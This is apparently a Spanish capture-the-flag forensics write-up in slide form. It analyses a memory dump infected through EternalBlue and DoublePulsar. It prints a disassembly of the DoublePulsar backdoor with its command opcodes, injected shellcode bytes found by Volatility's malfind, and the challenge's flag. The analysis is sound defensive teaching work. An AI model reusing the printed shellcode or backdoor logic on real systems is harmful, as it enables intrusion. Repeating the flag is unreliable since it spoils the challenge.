0x90efb6de srv.sys     PAGE      (0)
0x90ef6153 srv.sys     PAGE      (1)
0x90ef61dc srv.sys     PAGE      (2)
0x90ef8bf8 srv.sys     PAGE      (3)
0x90ef9462 srv.sys     PAGE      (4)
0x90eefff3 srv.sys     PAGE      (5)
0x90ef0d02 srv.sys     PAGE      (6)
0x90eef80a srv.sys     PAGE      (7)
0x90ef05eb srv.sys     PAGE      (8)
0x90ef9654 srv.sys     PAGE      (9)
0x90ef6ae9 srv.sys     PAGE      (10)
0x90ef9654 srv.sys     PAGE      (11)
0x90ef9654 srv.sys     PAGE      (12)
0x90ef175e srv.sys     PAGE      (13)
0x8402b048 UNKNOWN               (14)
0x90efc09a srv.sys     PAGE      (15)
0x90ee218f srv.sys     PAGE      (16)
```

2. Atenea reto parte (I): Doublepulsar

```
In [1]: dis(0x8402b048)
0x8402b048 8b4c2408                    MOV ECX, [ESP+0x8]
0x8402b04c 60                          PUSHA
0x8402b04d e800000000                  CALL 0x8402b052
0x8402b052 5d                          POP EBP
0x8402b053 6681e500f0                  AND BP, 0xf000
0x8402b058 894d34                      MOV [EBP+0x34], ECX
0x8402b05b e8d9010000                  CALL 0x8402b239
0x8402b060 e843010000                  CALL 0x8402b1a8
0x8402b065 e87f010000                  CALL 0x8402b1e9
0x8402b06a 85c0                        TEST EAX, EAX
0x8402b06c 0f84e3000000                JZ 0x8402b155
0x8402b072 8b5d3c                      MOV EBX, [EBP+0x3c]
0x8402b075 8b4bd8                      MOV ECX, [EBX-0x28]
0x8402b078 e817010000                  CALL 0x8402b194
0x8402b07d 3c23                        CMP AL, 0x23
0x8402b07f 740d                        JZ 0x8402b08e
0x8402b081 3c77                        CMP AL, 0x77
0x8402b083 741c                        JZ 0x8402b0a1
0x8402b085 3cc8                        CMP AL, 0xc8
0x8402b087 7422                        JZ 0x8402b0ab
0x8402b089 e9b6000000                  JMP 0x8402b144
0x8402b08e 8b4d38                      MOV ECX, [EBP+0x38]
0x8402b091 8b4524                      MOV EAX, [EBP+0x24]
0x8402b094 89410e                      MOV [ECX+0xe], EAX
0x8402b097 31c0                        XOR EAX, EAX
0x8402b099 884112                      MOV [ECX+0x12], AL
0x8402b09c e99f000000                  JMP 0x8402b140
0x8402b0a1 e813010000                  CALL 0x8402b1b9
0x8402b0a6 e9b5000000                  JMP 0x8402b160
0x8402b0ab 8b5d3c                      MOV EBX, [EBP+0x3c]
0x8402b0ae 8b43e8                      MOV EAX, [EBX-0x18]
0x8402b0b1 8b30                        MOV ESI, [EAX]
0x8402b0b3 337528                      XOR ESI, [EBP+0x28]
0x8402b0b6 8b7808                      MOV EDI, [EAX+0x8]
0x8402b0b9 337d28                      XOR EDI, [EBP+0x28]
0x8402b0bc 8b4004                      MOV EAX, [EAX+0x4]
0x8402b0bf 334528                      XOR EAX, [EBP+0x28]
0x8402b0c2 3b4310                      CMP EAX, [EBX+0x10]
0x8402b0c5 89c3                        MOV EBX, EAX
0x8402b0c7 75                          DB 0x75
```

The opcode list is as follows:

0x23 = ping
0xc8 = exec
0x77 = kill

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2. Atenea reto parte (I): Flag

https://www.cvedetails.com/cve/cve-2017-0143

Tendremos que introducir (CVE-2017-0143):
$ printf "CVE-2017-0143" | md5sum => f11fa97bbd952a3146ffbddd59276c1d -

flag{f11fa97bbd952a3146ffbddd59276c1d}

The following table contains links to the standard entry for each vulnerability in the Common Vulnerabilities and Exposures list:

Vulnerability title	CVE number	Publicly disclosed	Exploited
Windows SMB Remote Code Execution Vulnerability	CVE-2017-0143	No	No
Windows SMB Remote Code Execution Vulnerability	CVE-2017-0144	No	No
Windows SMB Remote Code Execution Vulnerability	CVE-2017-0145	No	No
Windows SMB Remote Code Execution Vulnerability	CVE-2017-0146	No	No
Windows SMB Remote Code Execution Vulnerability	CVE-2017-0148	No	No

3. Atenea reto parte (II): Descripción

Forense: Memory Analysis Part 2 (0pts)

Dificultad: ★★★☆☆

Una de las redes internas de cierta organización ha sido víctima de una intrusión. Un IDS ha identificado tráfico inusual que podría reflejar movimientos laterales a otros equipos de la misma red. Se sospecha que los equipos que conforman dicha VLAN hayan podido ser comprometidos. Para investigar el incidente en detalle se ha hecho un volcado de memoria (memory.1221191d.img) de uno de los equipos de la red con el objetivo de obtener información sobre la vía de infección y poder así crear los indicadores de compromiso pertinentes. El analista deberá de investigar el fichero de memoria y tratar de contestar las siguientes cuestiones.

¿Qué IP podría estar relacionada con la infraestructura de un potencial atacante?

memory.1221191d.img.zip 9452fd27235597dc3bdb09c1b9f2a76a

3. Atenea reto parte (II): Recapitulamos!

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3. Atenea reto parte (II): Recapitulamos!

- Tráfico sospechoso relacionado con EternalBlue.

237	1970-01-01 01:00:00,000000	10.0.15.20	10.0.15.100	SMB	1287
240	1970-01-01 01:00:00,000000	10.0.15.20	10.0.15.100	SMB	1287
243	1970-01-01 01:00:00,000000	10.0.15.20	10.0.15.100	SMB	1287
246	1970-01-01 01:00:00,000000	10.0.15.20	10.0.15.100	SMB	1287
249	1970-01-01 01:00:00,000000	10.0.15.20	10.0.15.100	SMB	1287
252	1970-01-01 01:00:00,000000	10.0.15.20	10.0.15.100	SMB	1287
255	1970-01-01 01:00:00,000000	10.0.15.20	10.0.15.100	SMB	1287
258	1970-01-01 01:00:00,000000	10.0.15.20	10.0.15.100	SMB	1287
261	1970-01-01 01:00:00,000000	10.0.15.20	10.0.15.100	SMB	1287
264	1970-01-01 01:00:00,000000	10.0.15.20	10.0.15.100	SMB	1287
267	1970-01-01 01:00:00,000000	10.0.15.20	10.0.15.100	SMB	1287
270	1970-01-01 01:00:00,000000	10.0.15.20	10.0.15.100	SMB	1287
273	1970-01-01 01:00:00,000000	10.0.15.20	10.0.15.100	SMB	1287

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

3. Atenea reto parte (II): Recapitulamos!


- Tráfico sospechoso relacionado con EternalBlue.
- Dos procesos claramente maliciosos.






3. Atenea reto parte (II): Recapitulamos!

- Tráfico sospechoso relacionado con EternalBlue.
- Dos procesos claramente maliciosos.
- Uno de ellos el target de nuestro CVE padre y el otro hijo del proceso lssas.exe




3. Atenea reto parte (II): Recapitulamos!

- Tráfico sospechoso relacionado con EternalBlue.
- Dos procesos claramente maliciosos.
- Uno de ellos el target de nuestro CVE padre y el otro hijo del proceso lssas.exe
- El proceso rundll32 con PID 300 está escuchando en el puerto 8080 ☺




3. Atenea reto parte (II): Análisis del Pcap

- Tras filtrar todas las peticiones tanto origen como destino que no son internas, no queda tráfico por lo que parece que por aquí no vamos a sacar gran cosa.



3. Atenea reto parte (II): Strings!

- ¿Está la IP almacenada en el stack/heap/otros?
  - Yarascan || Memdump + strings* + grep!



Yara-Rules / **rules**

Code | Issues 6 | Pull requests 0 | Projects 0 | Wiki | Insi

Branch: **master** — **rules** / utils / **ip.yar**

Antonio S Added folder utils and rule to detect IPs

0 contributors

14 lines (12 sloc) | 356 Bytes

```
1  /*
2      This Yara ruleset is under the GNU-GPLv2 license (http://www.gnu.org/li
3      long as you use it under this license.
4  */
5
6  rule IP {
7      meta:
8          author = "Antonio S. <asanchez@plutec.net>"
9      strings:
10         $ip = /([0-9]{1,3}\.){3}[0-9]{1,3}/ wide ascii
11     condition:
12         $ip
13 }
```

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3. Atenea reto parte (II): Strings!

- ¿Está la IP almacenada en el stack/heap/otros?
  - Yarascan || Memdump + strings* + grep!

```
(volatility) → Atenea vol.py  -f memory.1221191d.img --profile=Win7SP1x86_23418 yarascan -p 300 -y ip.yar
Volatility Foundation Volatility Framework 2.6
Rule: IP
Owner: Process rundll32.exe Pid 300
0x00d26450  35 2e 31 2e 30 2e 30 22 0d 0a 20 20 20 20 74 79   5.1.0.0".....ty
0x00d26460  70 65 3d 22 77 69 6e 33 32 22 2f 3e 0d 0a 3c 64   pe="win32"/>..<d
0x00d26470  65 73 63 72 69 70 74 69 6f 6e 3e 52 75 6e 64 6c   escription>Rundl
0x00d26480  6c 33 32 3c 2f 64 65 73 63 72 69 70 74 69 6f 6e   l32</description
0x00d26490  3e 0d 0a 3c 74 72 75 73 74 49 6e 66 6f 20 78 6d   >..<trustInfo.xm
0x00d264a0  6c 6e 73 3d 22 75 72 6e 3a 73 63 68 65 6d 61 73   lns="urn:schemas
0x00d264b0  2d 6d 69 63 72 6f 73 6f 66 74 2d 63 6f 6d 3a 61   -microsoft-com:a
0x00d264c0  73 6d 2e 76 33 22 3e 0d 0a 20 20 20 20 3c 73 65   sm.v3">.....<se
0x00d264d0  63 75 72 69 74 79 3e 0d 0a 20 20 20 20 20 20 20   curity>.........
0x00d264e0  20 3c 72 65 71 75 65 73 74 65 64 50 72 69 76 69   .<requestedPrivi
0x00d264f0  6c 65 67 65 73 3e 0d 0a 20 20 20 20 20 20 20 20   leges>..........
0x00d26500  20 20 20 20 3c 72 65 71 75 65 73 74 65 64 45 78   ....<requestedEx
0x00d26510  65 63 75 74 69 6f 6e 4c 65 76 65 6c 20 6c 65 76   ecutionLevel lev
```

3. Atenea reto parte (II): Strings!

- ¿Está la IP almacenada en el stack/heap/otros?
  - Yarascan || Memdump + strings* + grep!

```
(volatility) ➜  Atenea vol.py  -f memory.1221191d.img --profile=Win7SP1x86_23418 memdump -p 300 --dump-dir ./
Volatility Foundation Volatility Framework 2.6
************************************************************************
Writing rundll32.exe [   300] to 300.dmp
(volatility) ➜  Atenea rabin2 -zzz 300.dmp | grep -E "[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}" > PID300-strings.txt
```

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3. Atenea reto parte (II): Strings!

- ¿Está la IP almacenada en el stack/heap/otros?
  - Yarascan || Memdump + strings* + grep!

```
5300   746109 0x04ecff10 0x04ecff10  64  65 () ascii Package_58_for_KB3011780~31bf3856ad364e35~x86~~6.1.1.5.Trigger_1
5301   746111 0x04ecff90 0x04ecff90  64  65 () ascii Package_58_for_KB3011780~31bf3856ad364e35~x86~~6.1.1.5.Trigger_1
5302   746114 0x04ed0038 0x04ed0038  78  79 () ascii Package_57_for_KB3033929~31bf3856ad364e35~x86~~6.1.1.1.3033929-312_neutral_LDR
5303   746117 0x04ed0100 0x04ed0100  64  65 () ascii Package_58_for_KB3011780~31bf3856ad364e35~x86~~6.1.1.5.Trigger_1
5304   746119 0x04ed0180 0x04ed0180  64  65 () ascii Package_58_for_KB3011780~31bf3856ad364e35~x86~~6.1.1.5.Trigger_1
5305   746121 0x04ed0200 0x04ed0200  64  65 () ascii Package_58_for_KB3011780~31bf3856ad364e35~x86~~6.1.1.5.Trigger_1
5306   746123 0x04ed0280 0x04ed0280  78  79 () ascii Package_57_for_KB3033929~31bf3856ad364e35~x86~~6.1.1.1.3033929-313_neutral_GDR
5307   746126 0x04ed0350 0x04ed0350  78  79 () ascii Package_58_for_KB3011780~31bf3856ad364e35~x86~~6.1.1.5.3011780-167_neutral_LDR
5308   746128 0x04ed03e0 0x04ed03e0  64  65 () ascii Package_60_for_KB3033929~31bf3856ad364e35~x86~~6.1.1.1.Trigger_1
5309   746132 0x04ed04a8 0x04ed04a8  64  65 () ascii Package_60_for_KB3033929~31bf3856ad364e35~x86~~6.1.1.1.Trigger_1
5310   746276 0x04ed2b54 0x04ed2b54  19  40 () utf16le LibreOffice 5.4.0.3
5311   746287 0x04ed2dcc 0x04ed2dcc  27  28 () ascii bf3856ad364e35~x86~~6.1.1.0
5312   746302 0x04ed3038 0x04ed3038  55  56 () ascii Package_for_KB3033929_SP1~31bf3856ad364e35~x86~~6.1.1.1
5313   746303 0x04ed3088 0x04ed3088  55  56 () ascii Package_for_KB3033929_SP1~31bf3856ad364e35~x86~~6.1.1.1
5314   746304 0x04ed30d8 0x04ed30d8  55  56 () ascii Package_for_KB3033929_SP1~31bf3856ad364e35~x86~~6.1.1.1
5315   746305 0x04ed3128 0x04ed3128  55  56 () ascii Package_for_KB3033929_SP1~31bf3856ad364e35~x86~~6.1.1.1
5316   746306 0x04ed3178 0x04ed3178  55  56 () ascii Package_for_KB3033929_SP1~31bf3856ad364e35~x86~~6.1.1.1
5317   746307 0x04ed31c8 0x04ed31c8  51  52 () ascii Package_for_KB3040272~31bf3856ad364e35~x86~~6.1.1.1
5318   746308 0x04ed3218 0x04ed3218  51  52 () ascii Package_for_KB3040272~31bf3856ad364e35~x86~~6.1.1.1
5319   746309 0x04ed3268 0x04ed3268  51  52 () ascii Package_for_KB3040272~31bf3856ad364e35~x86~~6.1.1.1
5320   746310 0x04ed32b8 0x04ed32b8  51  52 () ascii Package_for_KB3040272~31bf3856ad364e35~x86~~6.1.1.1
```

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3. Atenea reto parte (II): cmdline

- ¿Está rundll32 cargando alguna DLL maliciosa?

```
(volatility) → Atenea vol.py  -f memory.1221191d.img --profile=Win7SP1x86_23418 cmdline -p 300
Volatility Foundation Volatility Framework 2.6
************************************************************************
rundll32.exe pid:    300
Command line : rundll32.exe
```

3. Atenea reto parte (II): dlllist

- ¿Hay alguna DLL rara cargada?

```
(volatility) → Atenea vol.py  -f memory.1221191d.img --profile=Win7SP1x86_23418 dlllist -p 300
Volatility Foundation Volatility Framework 2.6
************************************************************************
rundll32.exe pid:    300
Command line : rundll32.exe
Service Pack 1

Base             Size  LoadCount LoadTime                       Path
---------- ---------- ---------- ------------------------------ ----
0x00d20000     0xe000     0xffff 1970-01-01 00:00:00 UTC+0000   C:\Windows\system32\rundll32.exe
0x76dd0000   0x141000     0xffff 1970-01-01 00:00:00 UTC+0000   C:\Windows\SYSTEM32\ntdll.dll
0x76990000    0xd4000     0xffff 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\kernel32.dll
0x74dd0000    0x4b000     0xffff 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\KERNELBASE.dll
0x76690000    0xc9000     0xffff 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\USER32.dll
0x76f70000    0x4e000     0xffff 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\GDI32.dll
0x76fc0000     0xa000     0xffff 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\LPK.dll
0x768f0000    0x9d000     0xffff 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\USP10.dll
0x76c70000    0xac000     0xffff 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\msvcrt.dll
0x76fd0000    0x2b000     0xffff 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\imagehlp.dll
0x767c0000    0xa0000     0xffff 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\ADVAPI32.dll
0x76f20000    0x19000     0xffff 2017-08-07 20:22:46 UTC+0000   C:\Windows\SYSTEM32\sechost.dll
0x76d20000    0xa2000     0xffff 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\RPCRT4.dll
0x74c50000    0x4c000     0xffff 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\apphelp.dll
0x568c0000    0x8d000     0xffff 2017-08-07 20:22:46 UTC+0000   C:\Windows\AppPatch\AcLayers.DLL
0x74c30000    0x1b000        0x1 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\SspiCli.dll
0x75a40000   0xc4b000        0x1 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\SHELL32.dll
0x76c10000    0x57000        0x2 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\SHLWAPI.dll
0x75780000   0x15c000        0x2 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\ole32.dll
0x759b0000    0x8f000        0x1 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\OLEAUT32.dll
0x74f70000    0x17000        0x1 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\USERENV.dll
0x74db0000     0xb000        0x1 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\profapi.dll
0x6f070000    0x51000        0x1 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\WINSPOOL.DRV
0x71830000    0x12000        0x1 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\MPR.dll
0x76f40000    0x1f000        0x2 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\IMM32.DLL
0x758e0000    0xcc000        0x1 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\MSCTF.dll
0x75320000    0x35000        0x4 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\ws2_32.DLL
0x76f60000     0x6000        0x4 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\NSI.dll
0x74770000    0x3c000        0x2 2017-08-07 20:22:46 UTC+0000   C:\Windows\system32\mswsock.dll
0x742c0000     0x5000        0x1 2017-08-07 20:22:46 UTC+0000   C:\Windows\System32\wshtcpip.dll
```

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3. Atenea reto parte (II): vadinfo

- RunDll32 no se pone a escuchar por el puerto 8080!
- VAD del proceso (**Configs**, IPC, Packers…)

```
VAD node @ 0x85aab278 Start 0x00050000 End 0x00050fff Tag VadS
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 4
Protection: PAGE_READWRITE
Vad Type: VadNone

VAD node @ 0x85a0e430 Start 0x00070000 End 0x00070fff Tag VadS
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6
Protection: PAGE_EXECUTE_READWRITE
Vad Type: VadNone

VAD node @ 0x858aea60 Start 0x000f0000 End 0x000f0fff Tag Vadm
Flags: CommitCharge: 1, MemCommit: 1, NoChange: 1, PrivateMemory: 1, Protection: 4
Protection: PAGE_READWRITE
Vad Type: VadNone
First prototype PTE: 00000000 Last contiguous PTE: 00000000
Flags2: LongVad: 1, OneSecured: 1
```

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3. Atenea reto parte (II): malfind

- El plugin “malfind” automatiza este proceso en algunos casos
- Pero genera ciertos “falsos positivos”

```
Process: rundll32.exe Pid: 300 Address: 0x70000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x00070000  fc e8 82 00 00 00 60 89 e5 31 c0 64 8b 50 30 8b   ......`..1.d.P0.
0x00070010  52 0c 8b 52 14 8b 72 28 0f b7 4a 26 31 ff ac 3c   R..R..r(..J&1..<
0x00070020  61 7c 02 2c 20 c1 cf 0d 01 c7 e2 f2 52 57 8b 52   a|.,........RW.R
0x00070030  10 8b 4a 3c 8b 4c 11 78 e3 48 01 d1 51 8b 59 20   ..J<.L.x.H..Q.Y.

0x00070000 fc              CLD
0x00070001 e882000000      CALL 0x70088
0x00070006 60              PUSHA
0x00070007 89e5            MOV EBP, ESP
0x00070009 31c0            XOR EAX, EAX
0x0007000b 648b5030        MOV EDX, [FS:EAX+0x30]
0x0007000f 8b520c          MOV EDX, [EDX+0xc]
0x00070012 8b5214          MOV EDX, [EDX+0x14]
0x00070015 8b7228          MOV ESI, [EDX+0x28]
0x00070018 0fb74a26        MOVZX ECX, WORD [EDX+0x26]
0x0007001c 31ff            XOR EDI, EDI
0x0007001e ac              LODSB
0x0007001f 3c61            CMP AL, 0x61
```

3. Atenea reto parte (II): vaddump

- Vamos a volcar a disco la sección de memoria sospechosa.

```
(volatility) → Atenea vol.py  -f memory.1221191d.img --profile=Win7SP1x86_23418 vaddump -p 300 -b 0x70000 --dump-dir ./
Volatility Foundation Volatility Framework 2.6
Pid        Process              Start      End        Result
---------- -------------------- ---------- ---------- ------
       300 rundll32.exe         0x00070000 0x00070fff ./rundll32.exe.1f9b41f0.0x00070000-0x00070fff.dmp
```


3. Atenea reto parte (II): vaddump

- O todas las secciones:

```
(volatility) →  VAD300 ls
